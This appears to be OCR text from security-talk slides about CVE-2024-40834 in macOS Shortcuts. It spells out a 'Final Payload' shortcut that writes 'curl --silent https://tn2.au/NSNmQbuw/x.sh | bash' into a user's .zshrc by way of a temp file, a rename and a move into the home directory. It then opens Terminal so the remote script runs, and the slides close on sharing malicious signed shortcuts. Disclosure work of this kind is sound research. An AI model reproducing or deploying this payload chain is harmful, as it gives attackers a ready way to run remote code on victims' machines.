
Append text to a new .zshrc...

No bueno ☹



- If the .zshrc does not exist, the shortcut will create the file… however, it will always add a .txt extension to it…
- Not ideal… for our attack to work we need to keep the name as .zshrc.
- This behaviour greatly limits the attack to environments that already have an existent .zshrc file.
- We need to do better…

>>>


Final Payload
Receive Images and 18 more input from Quick Actions
If there's no input:
Continue
Text
curl --silent https://tn2.au/NSNmQbuw/x.sh | bash
Save Text to marcio
Show Less
Ask Where To Save:
Subpath:
xxxx
Overwrite if File Exists:
Set name of Saved File to .zshrc
Show Less
Don't Include File Extension:
Move Renamed Item to marcio
Show Less
Replace Existing Files:
Open Terminal
Quit App Terminal
Show More
Search for apps and actions
Categories
Apps
All Actions
Suggestions
Favourites
Scripting
Sharing
Location
Documents
Media
Web
Next Action Suggestions
If
Choose from Menu
Set Variable
Get Variable
Text
Get Contents of URL
URL
Add to Variable
Repeat for Each
Get Dictionary Value
Match Text
Comment
Get Item from List
Show Alert
Replace Text
Stop This Shortcut

CVE-2024-40834


Final Payload

- **The final payload should work in all scenarios.**


  With or without the presence of a .zshrc file

- **To bypass the .txt extension limitation we needed to:**
  - Save the payload in a temp file
  - Rename the temp file to .zshrc
  - Move the renamed file to the home directory
  - Profit.


Sharing malicious signed shortcuts…



Sharing malicious signed shortcuts…



Sharing malicious signed shortcuts…



Request

